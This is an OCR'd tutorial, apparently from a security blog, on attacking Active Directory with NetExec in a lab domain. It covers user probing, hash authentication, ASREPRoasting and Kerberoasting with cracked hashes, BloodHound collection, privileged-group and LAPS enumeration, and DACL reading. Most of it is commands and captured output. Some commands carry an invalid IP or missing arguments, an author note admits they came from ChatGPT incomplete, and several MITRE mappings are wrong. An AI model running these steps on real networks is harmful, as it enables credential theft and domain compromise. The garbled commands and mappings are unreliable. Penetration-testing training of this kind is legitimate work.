
Active Directory Pentesting Using Netexec Tool

hackingarticles.in/active-directory-pentesting-using-netexec-tool-a-complete-guide

Raj December 28, 2024



Active Directory (AD) penetration testing is an essential part of the security assessment of enterprise networks. Moreover, the Netexec tool offers a wide range of capabilities for AD enumeration, credential validation, Kerberos attacks, and privilege escalation. This guide provides a detailed overview of the Netexec tool's purpose, usage, and how to map its commands to the MITRE ATT&CK framework for Active Directory pentesting.

This article focuses on **Active Directory Pentesting Using Netexec**, a powerful toolset for **enumeration**, **credential testing**, and **exploitation** in .

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Note*: The command was fetched from the ChatGPT unfortunately it missed some key which was not expected, please feel free to connect us if you do have any suggestions.

Introduction to Active Directory Pentesting

serves as the backbone for **authentication** and **authorization** in many organizations. Therefore, is crucial for identifying **vulnerabilities** that could be exploited by attackers. **Netexec** is a **versatile tool** used for and **exploitation**. This tool assists **pentesters** in retrieving **valuable information**, testing **credentials**, and identifying **weaknesses** within an .

Overview of the Netexec Tool

In this post, we will use **Netexec** for **Active Directory pentesting**, **enumeration**, and **exploitation** via **LDAP**. Specifically, it allows **pentesters** to test the existence of **accounts**, authenticate using **hashes**, enumerate **users** and **groups**, and even exploit certain **vulnerabilities** in . The tool operates via simple **command-line syntax** and provides a variety of options to **customize the attack** or **enumeration process**.

The basic syntax for **Netexec** is:

nxc ldap <target> -u <username> -p <password> <options>

Where:

- <target>: The IP address or hostname of the LDAP server.
- <username>: The username for authentication.
- <password>: The password (or NTLM hash) for authentication.
- <options>: Specific attack or enumeration options to be performed.

Test if an Account Exists without Kerberos

Purpose: This command is used to check whether an account exists within Active Directory without Kerberos protocol. When using the option -k or–use-kcache, you need to specify the same hostname (FQDN) as the one from the kerberos ticket

nxc ldap 192.168.1.48 -u "user.txt" -p '' -k

```
┌──(root㉿kali)-[~]
└─# nxc ldap 192.168.1.48 -u "users.txt" -p '' -k
SMB         192.168.1.48    445    DC              [*] Windows 10 / Server 2019 Build 17763 x64 (nam
LDAP        192.168.1.48    389    DC              [-] ignite.local\ankit: KDC_ERR_C_PRINCIPAL_UNKNO
LDAP        192.168.1.48    389    DC              [-] ignite.local\ankur: KDC_ERR_PREAUTH_FAILED
LDAP        192.168.1.48    389    DC              [+] ignite.local\yashika account vulnerable to as
LDAP        192.168.1.48    389    DC              [-] ignite.local\raj: KDC_ERR_PREAUTH_FAILED
LDAP        192.168.1.48    389    DC              [-] ignite.local\sanjeet: KDC_ERR_C_PRINCIPAL_UNK
LDAP        192.168.1.48    389    DC              [-] ignite.local\vipin: KDC_ERR_PREAUTH_FAILED
LDAP        192.168.1.48    389    DC              [-] ignite.local\user1: KDC_ERR_PREAUTH_FAILED
LDAP        192.168.1.48    389    DC              [-] ignite.local\user2: KDC_ERR_PREAUTH_FAILED
```

Explanation:

- -u “user.txt”: List of usernames to check.
- -p ”: No password is supplied (since it’s only testing account existence).

MITRE ATT&CK Mapping:

T1071 – Application Layer Protocol: LDAP (This is a reconnaissance activity using LDAP).

Testing Credentials

Purpose: This command tests a user’s credentials to validate whether they are correct, either with a plaintext password or an NTLM hash.

Using username and password:

```
┌──(root㉿kali)-[~]
└─# nxc ldap 192.168.1.48 -u raj -p Password@1
SMB         192.168.1.48    445    DC              [*] Windows 10 / Server 2019 Build 17763 x64
LDAP        192.168.1.48    389    DC              [+] ignite.local\raj:Password@1
```

Using NTLM hash:

```
┌──(root㉿kali)-[~]
└─# nxc ldap 192.168.1.48 -u raj -H 64FBAE31CC352FC26AF97CBDEF151E03
SMB         192.168.1.48    445    DC              [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC)
LDAP        192.168.1.48    389    DC              [+] ignite.local\raj:64FBAE31CC352FC26AF97CBDEF151E03
```

Explanation:

- -u raj -p Password@1: Tests the raj user with the given password.
- -H <hash>: Uses an NTLM hash instead of a plaintext password.

MITRE ATT&CK Mapping:


T1110 – Brute Force (Credential testing using hashes).

Enumerating Users

Purpose: To retrieve all user accounts in the Active Directory domain. This is a key reconnaissance step to identify potential targets for further attacks.

All users:

nxc ldap 192.168.1.481 –users



Active users:

nxc ldap 192.168.1.481 --active-users

Explanation:

- –users: Retrieves all users in the directory.
- –active-users: Filters the result to only active users (i.e., not disabled).

MITRE ATT&CK Mapping:

T1087 – Account Discovery.

LDAP Queries for Specific Users

Purpose: Queries LDAP for specific user attributes, such as their sAMAccountName.

Query a specific user:

nxc ldap 192.168.1.481 --query "(sAMAccountName=aarti)""""

```
┌──(root㉿kali)-[~]
└─# nxc ldap 192.168.1.48 -u raj -p Password@1  --query "(sAMAccountName=aarti)" ""
SMB         192.168.1.48    445    DC               [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC) (domain:
LDAP        192.168.1.48    389    DC               [+] ignite.local\raj:Password@1
LDAP        192.168.1.48    389    DC               [+] Response for object: CN=aarti,CN=Users,DC=ignite,DC=local
LDAP        192.168.1.48    389    DC               objectClass:          top person organizationalPerson user
LDAP        192.168.1.48    389    DC               cn:                   aarti
LDAP        192.168.1.48    389    DC               description:          Password: Password@123
LDAP        192.168.1.48    389    DC               distinguishedName:    CN=aarti,CN=Users,DC=ignite,DC=local
LDAP        192.168.1.48    389    DC               instanceType:         4
LDAP        192.168.1.48    389    DC               whenCreated:          20241222134109.0Z
LDAP        192.168.1.48    389    DC               whenChanged:          20241225082458.0Z
LDAP        192.168.1.48    389    DC               uSNCreated:           36900
LDAP        192.168.1.48    389    DC               uSNChanged:           57491
LDAP        192.168.1.48    389    DC               name:                 aarti
LDAP        192.168.1.48    389    DC               objectGUID:           0xb07cb73a68c63945b2680021da050eb0
LDAP        192.168.1.48    389    DC               userAccountControl:   512
LDAP        192.168.1.48    389    DC               badPwdCount:          0
LDAP        192.168.1.48    389    DC               codePage:             0
LDAP        192.168.1.48    389    DC               countryCode:          0
LDAP        192.168.1.48    389    DC               badPasswordTime:      133793621596789221
LDAP        192.168.1.48    389    DC               lastLogoff:           0
LDAP        192.168.1.48    389    DC               lastLogon:            133793621703764985
LDAP        192.168.1.48    389    DC               pwdLastSet:           133793484697410604
LDAP        192.168.1.48    389    DC               primaryGroupID:       513
LDAP        192.168.1.48    389    DC               objectSid:            0x0105000000000005150000004acd912fa8bb93cb
LDAP        192.168.1.48    389    DC               accountExpires:       0
LDAP        192.168.1.48    389    DC               logonCount:           2
LDAP        192.168.1.48    389    DC               sAMAccountName:       aarti
LDAP        192.168.1.48    389    DC               sAMAccountType:       805306368
LDAP        192.168.1.48    389    DC               objectCategory:       CN=Person,CN=Schema,CN=Configuration,DC=ig
LDAP        192.168.1.48    389    DC               dSCorePropagationData: 16010101000000.0Z
LDAP        192.168.1.48    389    DC               lastLogonTimestamp:   133793490924465796
```

Query all users:

nxc ldap 192.168.1.481 --query "(sAMAccountName=*)""""

```
┌──(root㉿kali)-[~]
└─# nxc ldap 192.168.1.48 -u raj -p Password@1  --query "(sAMAccountName=*)" ""
SMB         192.168.1.48    445    DC               [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC) (
LDAP        192.168.1.48    389    DC               [+] ignite.local\raj:Password@1
LDAP        192.168.1.48    389    DC               [+] Response for object: CN=aarti,CN=Users,DC=ignite,DC=
LDAP        192.168.1.48    389    DC               objectClass:          top person organizationalPerson use
LDAP        192.168.1.48    389    DC               cn:                   aarti
LDAP        192.168.1.48    389    DC               userPassword:         Password@987
LDAP        192.168.1.48    389    DC               distinguishedName:    CN=aarti,CN=Users,DC=ignite,DC=loca
LDAP        192.168.1.48    389    DC               instanceType:         4
LDAP        192.168.1.48    389    DC               whenCreated:          20241222134109.0Z
LDAP        192.168.1.48    389    DC               whenChanged:          20241225101935.0Z
LDAP        192.168.1.48    389    DC               uSNCreated:           36900
LDAP        192.168.1.48    389    DC               uSNChanged:           57542
LDAP        192.168.1.48    389    DC               name:                 aarti
LDAP        192.168.1.48    389    DC               objectGUID:           0xb07cb73a68c63945b2680021da050eb0
LDAP        192.168.1.48    389    DC               userAccountControl:   512
LDAP        192.168.1.48    389    DC               badPwdCount:          0
LDAP        192.168.1.48    389    DC               codePage:             0
LDAP        192.168.1.48    389    DC               countryCode:          0
LDAP        192.168.1.48    389    DC               badPasswordTime:      133793621596789221
LDAP        192.168.1.48    389    DC               lastLogoff:           0
LDAP        192.168.1.48    389    DC               lastLogon:            133793621703764985
LDAP        192.168.1.48    389    DC               pwdLastSet:           133793484697410604
LDAP        192.168.1.48    389    DC               primaryGroupID:       513
LDAP        192.168.1.48    389    DC               objectSid:            0x0105000000000005150000004acd912fa
LDAP        192.168.1.48    389    DC               accountExpires:       0
LDAP        192.168.1.48    389    DC               logonCount:           2
LDAP        192.168.1.48    389    DC               sAMAccountName:       aarti
LDAP        192.168.1.48    389    DC               sAMAccountType:       805306368
LDAP        192.168.1.48    389    DC               objectCategory:       CN=Person,CN=Schema,CN=Configuratio
LDAP        192.168.1.48    389    DC               dSCorePropagationData: 20241225101935.0Z 20241225101848.
LDAP        192.168.1.48    389    DC               lastLogonTimestamp:   133793490924465796
LDAP        192.168.1.48    389    DC               unixUserPassword:     Admin@123987
LDAP        192.168.1.48    389    DC               [+] Response for object: CN=Access Control Assistance Op
LDAP        192.168.1.48    389    DC               objectClass:          top group
LDAP        192.168.1.48    389    DC               cn:                   Access Control Assistance Operators
LDAP        192.168.1.48    389    DC               description:          Members of this group can remotely
LDAP        192.168.1.48    389    DC               distinguishedName:    CN=Access Control Assistance Operat
LDAP        192.168.1.48    389    DC               instanceType:         4
LDAP        192.168.1.48    389    DC               whenCreated:          20241221194956.0Z
LDAP        192.168.1.48    389    DC               whenChanged:          20241221194956.0Z
LDAP        192.168.1.48    389    DC               uSNCreated:           8230
LDAP        192.168.1.48    389    DC               uSNChanged:           8230
```

Explanation:

- –query “(sAMAccountName=aarti)”: Queries for a user with the sAMAccountName “aarti”.
- –query “(sAMAccountName=*)”: Retrieves all users in the AD environment.

MITRE ATT&CK Mapping:

T1087 – Account Discovery.

ASREPRoasting

Purpose: **ASREPRoasting** exploits **accounts** that do not require **Kerberos pre-authentication** to extract **service ticket hashes**, which can then be **cracked offline**.

Without Authentication:

nxc ldap 192.168.1.48 -u yashika -p '' --asreproast output.txt

```
┌──(root㉿kali)-[~]
└─# nxc ldap 192.168.1.48 -u yashika -p '' --asreproast output.txt
SMB         192.168.1.48    445    DC              [*] Windows 10 / Server 2019
LDAP        192.168.1.48    445    DC              $krb5asrep$23$yashika@IGNITE
21d09012bd629be38c79311531dd8015f9f9055ab7cdb8e36ed0e44f617dd6e04e581f6ee6acbfb4
2948f5094e9958a4083ffd4110100c8b01e7c08bb08757793d9aa13e47dbe9720c4681af094b8a10
24ab54dd7df39f60f269b5b1d
```

```
┌──(root㉿kali)-[~]
└─# john -w=/usr/share/wordlists/rockyou.txt output.txt
Using default input encoding: UTF-8
Loaded 1 password hash (krb5asrep, Kerberos 5 AS-REP etype 17/18/2
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
Password@1       ($krb5asrep$23$yashika@IGNITE.LOCAL)
1g 0:00:00:01 DONE (2024-12-25 03:18) 0.7246g/s 1524Kp/s 1524Kc/s
Use the "--show" option to display all of the cracked passwords re
Session completed.
```

With a list of users:

nxc ldap 192.168.1.48 -u "users.txt" -p '' --asreproast output.txt

```
┌──(root㉿kali)-[~]
└─# nxc ldap 192.168.1.48 -u "users.txt" -p '' --asreproast output.txt
SMB         192.168.1.48    445    DC              [*] Windows 10 / Server 2019 Build
LDAP        192.168.1.48    445    DC              $krb5asrep$23$yashika@IGNITE.LOCAL:
1f5cb8d36519d97be9cf49d57cfe8f7082455d9fb2ce9c54fea17029f34868dd3ec2dbd17f10046a7bd63d0
408223c6fa4facc21968b67d5af6dddbf25ca3ea89b95ab6d65b4a72875d43e4bc56d73ad9b4d86165e3747
42b5e44649248d43d47b1321b
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos dat
```

Explanation:

- –asreproast output.txt: Extracts ASREP (Kerberos Pre-Authentication) hashes and saves them to output.txt.
- –dns-server: Specifies the DNS server to resolve domain names.

MITRE ATT&CK Mapping:

T1558.001 – Kerberos Ticket Extraction.

Find Domain SID

Purpose: Retrieves the Domain Security Identifier (SID), which is a unique identifier for the domain.

nxc ldap 192.168.1.481 --get-sid

```
┌──(root㉿kali)-[~]
└─# nxc ldap 192.168.1.48 -u raj -p Password@1 --get-sid
SMB         192.168.1.48    445    DC              [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC
LDAP        192.168.1.48    389    DC              [+] ignite.local\raj:Password@1
LDAP        192.168.1.48    389    DC              Domain SID S-1-5-21-798084426-3415456680-3274829403
```

MITRE ATT&CK Mapping:

T1071 – Application Layer Protocol: LDAP. The Domain SID is important for NTLM relay and privilege escalation attacks.

Admin Count Enumeration

Purpose: Identifies high-privilege accounts such as Domain Admins by checking the AdminCount attribute.

nxc ldap 192.168.1.481 --admin-count

```
┌──(root㉿kali)-[~]
└─# nxc ldap 192.168.1.48 -u raj -p Password@1 --admin-count
SMB         192.168.1.48    445    DC              [*] Windows 10 / Server 2019 B
LDAP        192.168.1.48    389    DC              [+] ignite.local\raj:Password@
LDAP        192.168.1.48    389    DC              Administrator
LDAP        192.168.1.48    389    DC              Administrators
LDAP        192.168.1.48    389    DC              Print Operators
LDAP        192.168.1.48    389    DC              Backup Operators
LDAP        192.168.1.48    389    DC              Replicator
LDAP        192.168.1.48    389    DC              krbtgt
LDAP        192.168.1.48    389    DC              Domain Controllers
LDAP        192.168.1.48    389    DC              Schema Admins
LDAP        192.168.1.48    389    DC              Enterprise Admins
LDAP        192.168.1.48    389    DC              Domain Admins
LDAP        192.168.1.48    389    DC              Server Operators
LDAP        192.168.1.48    389    DC              Account Operators
LDAP        192.168.1.48    389    DC              Read-only Domain Controllers
LDAP        192.168.1.48    389    DC              Key Admins
LDAP        192.168.1.48    389    DC              Enterprise Key Admins
LDAP        192.168.1.48    389    DC              raj
LDAP        192.168.1.48    389    DC              hulk
```

MITRE ATT&CK Mapping:

T1087 – Account Discovery.

Kerberoasting

Purpose: Kerberoasting extracts service account hashes by requesting service tickets for accounts with SPNs (Service Principal Names).

nxc ldap 192.168.1.481 --kerberoasting hash.txt

```
┌──(root㉿kali)-[~]
└─# nxc ldap 192.168.1.48 -u raj -p Password@1 --kerberoasting hash.txt
SMB         192.168.1.48    445    DC               [*] Windows 10 / Server 2019 Build 17763 x64
LDAP        192.168.1.48    389    DC               [+] ignite.local\raj:Password@1
LDAP        192.168.1.48    389    DC               Bypassing disabled account krbtgt
LDAP        192.168.1.48    389    DC               [*] Total of records returned 1
LDAP        192.168.1.48    389    DC               sAMAccountName: vipin memberOf:  pwdLastSet:
LDAP        192.168.1.48    389    DC               $krb5tgs$23$*vipin$IGNITE.LOCAL$ignite.local/
942aac4161acd1395e9f690e94da8c533a18d90a723e4ef92ac197f78a9a56ebb48d774430432fc76d20cae85f140a27f
d01d24b06ad380e80f1ae3a9c97dbbcefd5c40e489f72e98fbf488f7f28b5c1962af3fc4409f6f07edb685418be45a731
92b93ab95bb1bf066479a396a9817d38518a8cb5e10990fbe9bca82b5cb70fad9eb99733590408a758a67a9f5e3deca2d
8e49b72b8ae27eda972307f5fed180dac7bf272b570f4f5cf769b09ffd28314a1f52ec69426f5fc568be773ddc1dbe167
62290717ccd6b9e9eca4e1b9f814a82fbe0b351ad97c83df8a926c9edb014b057779e8084a66abe0c2b49c47035ae0fcf
cad7585706571c5d15ef295b5bdc656aa91135ff8d1807c22136c0b1d649283e367ee4b5ebbafa004a845bac42b034dfd
ffcc0a055510dd0a5cf470a5b496e8ab41ec0a1eefd7be634fd9b3281a28ec7ffd40ccd8c854c41feb67d8b8aa39174c6
7d889c386310509d39ca5c2f4964067399b83690905d97507e03f8ada968542532ddbd933d807aa0dc3413ad313c1ecad
3147fb528f926d9e25995110258956ce83b177da2a39428da5a148bebe8fb7f4d44393d9dbcc553c60b6d7bc24daf643f
```

MITRE ATT&CK Mapping:

T1558.001 – Kerberos Ticket Extraction.

BloodHound Ingestor

Purpose: The BloodHound ingestor is used to collect data for use in BloodHound, a tool for mapping AD attack paths.

nxc ldap 192.168.1.481 --bloodhound --collection All --dns-server 192.168.1.48

```
┌──(root㉿kali)-[~]
└─# nxc ldap 192.168.1.48 -u raj -p Password@1 --bloodhound --collection All --dns-server 192.168.1.48
SMB         192.168.1.48    445    DC               [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC) (domain:ignite.local) (signing:Tru
LDAP        192.168.1.48    389    DC               [+] ignite.local\raj:Password@1
LDAP        192.168.1.48    389    DC               Resolved collection methods: session, rdp, trusts, localadmin, group, dcom, acl, psremote
LDAP        192.168.1.48    389    DC               Done in 00M 01S
LDAP        192.168.1.48    389    DC               Compressing output into /root/.nxc/logs/DC_192.168.1.48_2024-12-25_033531_bloodhound.zip
```

MITRE ATT&CK Mapping:

T1087 – Account Discovery.

User Description Enumeration

Purpose: Enumerates the user descriptions for identifying potential sensitive information.

nxc ldap 192.168.1.481 -M user-desc

```
┌──(root㉿kali)-[~]
└─# nxc ldap 192.168.1.48 -u raj -p Password@1  -M user-desc
SMB         192.168.1.48    445    DC               [*] Windows 10 / Server 2019 Build 1
LDAP        192.168.1.48    389    DC               [+] ignite.local\raj:Password@1
USER-DESC   192.168.1.48    389    DC               User: krbtgt - Description: Key Distr
USER-DESC   192.168.1.48    389    DC               Saved 4 user descriptions to /root/.n

┌──(root㉿kali)-[~]
└─# cat /root/.nxc/logs/UserDesc-192.168.1.48-20241225_125321.log
User:                   Description:
Administrator           Built-in account for administering the computer/domain
Guest                   Built-in account for guest access to the computer/domain
krbtgt                  Key Distribution Center Service Account
yashika                 ASRep Roast
```

MITRE ATT&CK Mapping:

T1087 – Account Discovery.

WhoAmI Command

Purpose: The whoami command retrieves the current authenticated user in the session.

nxc ldap 192.168.1.481 -M whoami

```
┌──(root㉿kali)-[~]
└─# nxc ldap 192.168.1.48 -u raj -p Password@1  -M whoami
SMB         192.168.1.48    445    DC               [*] Windows 10 / Server 2019 Bu
LDAP        192.168.1.48    389    DC               [+] ignite.local\raj:Password@1
WHOAMI      192.168.1.48    389    DC               distinguishedName: CN=raj,CN=Us
WHOAMI      192.168.1.48    389    DC               name: raj
WHOAMI      192.168.1.48    389    DC               Enabled: Yes
WHOAMI      192.168.1.48    389    DC               Password Never Expires: No
WHOAMI      192.168.1.48    389    DC               Last logon: 133795930510043037
WHOAMI      192.168.1.48    389    DC               pwdLastSet: 133793264808342876
WHOAMI      192.168.1.48    389    DC               logonCount: 15
WHOAMI      192.168.1.48    389    DC               sAMAccountName: raj
```

MITRE ATT&CK Mapping:

T1087 – Account Discovery.

Enumerating Group Membership

Purpose: This command is used to enumerate the groups that a specific user is a member of. This helps identify high-privilege groups and lateral movement opportunities.

nxc ldap 192.168.1.481 -M groupmembership -o USER="ankur"

```
┌──(root㉿kali)-[~]
└─# nxc ldap 192.168.1.48 -u raj -p Password@1  -M groupmembership -o USER="ankur"
SMB         192.168.1.48    445    DC               [*] Windows 10 / Server 2019 Build 177
LDAP        192.168.1.48    389    DC               [+] ignite.local\raj:Password@1
GROUPMEM ... 192.168.1.48   389    DC               [+] User: ankur is member of following
GROUPMEM ... 192.168.1.48   389    DC               Domain Admins
GROUPMEM ... 192.168.1.48   389    DC               Domain Users
```

Explanation:

- -M groupmembership: Enumerates the groups that the specified user is a member of.
- -o USER=”ankur”: Specifies the username for which group membership is being queried.

MITRE ATT&CK Mapping:

- **T1087** – Account Discovery.
- **T1075** – Pass the Hash (can be used to escalate privileges within group memberships).

Group Members Enumeration

Purpose: This command allows you to enumerate the members of a specific group, such as “Domain Admins” or “Domain Users,” which can reveal key targets for attacks.

Enumerating members of “Domain Users

nxc ldap 192.168.1.481 -M group-mem -o GROUP="Domain users"

```
┌──(root㉿kali)-[~]
└─# nxc ldap 192.168.1.48 -u raj -p Password@1  -M group-mem -o GROUP="Domain users"
SMB         192.168.1.48    445    DC               [*] Windows 10 / Server 2019 Build 1776
LDAP        192.168.1.48    389    DC               [+] ignite.local\raj:Password@1
GROUP-MEM   192.168.1.48    389    DC               [+] Found the following members of the
GROUP-MEM   192.168.1.48    389    DC               Administrator
GROUP-MEM   192.168.1.48    389    DC               krbtgt
GROUP-MEM   192.168.1.48    389    DC               raj
GROUP-MEM   192.168.1.48    389    DC               ankit
GROUP-MEM   192.168.1.48    389    DC               aarti
GROUP-MEM   192.168.1.48    389    DC               ankur
GROUP-MEM   192.168.1.48    389    DC               nishant
GROUP-MEM   192.168.1.48    389    DC               vipin
GROUP-MEM   192.168.1.48    389    DC               anu
GROUP-MEM   192.168.1.48    389    DC               priya
GROUP-MEM   192.168.1.48    389    DC               user1
GROUP-MEM   192.168.1.48    389    DC               user2
GROUP-MEM   192.168.1.48    389    DC               hulk
GROUP-MEM   192.168.1.48    389    DC               yashika
GROUP-MEM   192.168.1.48    389    DC               raaz
```

Enumerating members of “Domain Admins”:

nxc ldap 192.168.1.481 -M group-mem -o GROUP="Domain admins"

```
┌──(root㉿kali)-[~]
└─# nxc ldap 192.168.1.48 -u raj -p Password@1  -M group-mem -o GROUP="Domain admins"
SMB         192.168.1.48    445    DC               [*] Windows 10 / Server 2019 Build 17763
LDAP        192.168.1.48    389    DC               [+] ignite.local\raj:Password@1
GROUP-MEM   192.168.1.48    389    DC               [+] Found the following members of the Do
GROUP-MEM   192.168.1.48    389    DC               Administrator
GROUP-MEM   192.168.1.48    389    DC               ankur
```

Explanation:

- -M group-mem: Enumerates the members of a specific group.
- -o GROUP=”Group Name”: Specifies the group to query (e.g., “Domain Admins”).

MITRE ATT&CK Mapping:

T1087 – Account Discovery.

Machine Account Quota

Purpose: This command checks the quota for creating machine accounts in Active Directory, which can be useful for identifying potential opportunities for creating rogue machines or bypassing group policies.

nxc ldap 192.168.1.481 -M maq

MITRE ATT&CK Mapping:

T1077 – Windows Admin Shares (creating machine accounts to gain access).

Get User Descriptions

Purpose: This command enumerates the descriptions associated with user accounts, which can sometimes contain valuable information such as roles, responsibilities, or even credentials.

nxc ldap 192.168.1.481 -M get-desc-users


MITRE ATT&CK Mapping:

T1087 – Account Discovery.

LAPS Enumeration

Purpose: LAPS (Local Administrator Password Solution) is a Microsoft solution that randomizes and stores local administrator passwords. This command retrieves the LAPS password for local administrator accounts.

nxc ldap 192.168.1.481 -M laps




MITRE ATT&CK Mapping:

- **T1087** – Account Discovery.
- **T1110** – Brute Force (to brute force local administrator passwords).

Extracting Subnet Information

Purpose: This command retrieves subnet information, which can help in identifying the network layout and plan further attacks such as lateral movement or exploiting vulnerable machines.

nxc ldap "192.168.1.48" -u -p "Password@1" -M get-network



MITRE ATT&CK Mapping:

T1010 – Application Layer Protocol: SMB.

DACL Reading

Purpose: The **DACL (Discretionary Access Control List)** reading command is used to view access control lists for specific AD objects, which can help identify overly permissive access or misconfigurations.

nxc ldap 192.168.1.481 --kdcHost ignite.local -M daclread -o TARGET=Administrator ACTION=read

```
┌──(root㉿kali)-[~]
└─# nxc ldap 192.168.1.48 -u raj -p Password@1 --kdcHost ignite.local -M daclread -o TARGET=Administrator ACTION=read
SMB         192.168.1.48    445    DC              [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC) (domain:ignite.local) (signing:True) (SMB
LDAP        192.168.1.48    389    DC              [+] ignite.local\raj:Password@1
DACLREAD    192.168.1.48    389    DC              Be careful, this module cannot read the DACLS recursively.
DACLREAD    192.168.1.48    389    DC              Target principal found in LDAP (CN=Administrator,CN=Users,DC=ignite,DC=local)
DACLREAD    192.168.1.48    389    DC              ACE[0] info
DACLREAD    192.168.1.48    389    DC                  ACE Type                : ACCESS_ALLOWED_OBJECT_ACE
DACLREAD    192.168.1.48    389    DC                  ACE flags               : None
DACLREAD    192.168.1.48    389    DC                  Access mask             : ReadProperty
DACLREAD    192.168.1.48    389    DC                  Flags                   : ACE_OBJECT_TYPE_PRESENT, ACE_INHERITED_OBJECT_TYPE_PRESENT
DACLREAD    192.168.1.48    389    DC                  Object type (GUID)      : User-Account-Restrictions (4c164200-20c0-11d0-a768-00aa006e0529)
DACLREAD    192.168.1.48    389    DC                  Inherited type (GUID)   : inetOrgPerson (4828cc14-1437-45bc-9b07-ad6f015e5f28)
DACLREAD    192.168.1.48    389    DC                  Trustee (SID)           : BUILTIN\Pre-Windows 2000 Compatible Access (S-1-5-32-554)
DACLREAD    192.168.1.48    389    DC              ACE[1] info
DACLREAD    192.168.1.48    389    DC                  ACE Type                : ACCESS_ALLOWED_OBJECT_ACE
DACLREAD    192.168.1.48    389    DC                  ACE flags               : None
DACLREAD    192.168.1.48    389    DC                  Access mask             : ReadProperty
DACLREAD    192.168.1.48    389    DC                  Flags                   : ACE_OBJECT_TYPE_PRESENT, ACE_INHERITED_OBJECT_TYPE_PRESENT
DACLREAD    192.168.1.48    389    DC                  Object type (GUID)      : User-Account-Restrictions (4c164200-20c0-11d0-a768-00aa006e0529)
DACLREAD    192.168.1.48    389    DC                  Inherited type (GUID)   : User (bf967aba-0de6-11d0-a285-00aa003049e2)
DACLREAD    192.168.1.48    389    DC                  Trustee (SID)           : BUILTIN\Pre-Windows 2000 Compatible Access (S-1-5-32-554)
DACLREAD    192.168.1.48    389    DC              ACE[2] info
DACLREAD    192.168.1.48    389    DC                  ACE Type                : ACCESS_ALLOWED_OBJECT_ACE
DACLREAD    192.168.1.48    389    DC                  ACE flags               : None
DACLREAD    192.168.1.48    389    DC                  Access mask             : ReadProperty
DACLREAD    192.168.1.48    389    DC                  Flags                   : ACE_OBJECT_TYPE_PRESENT, ACE_INHERITED_OBJECT_TYPE_PRESENT
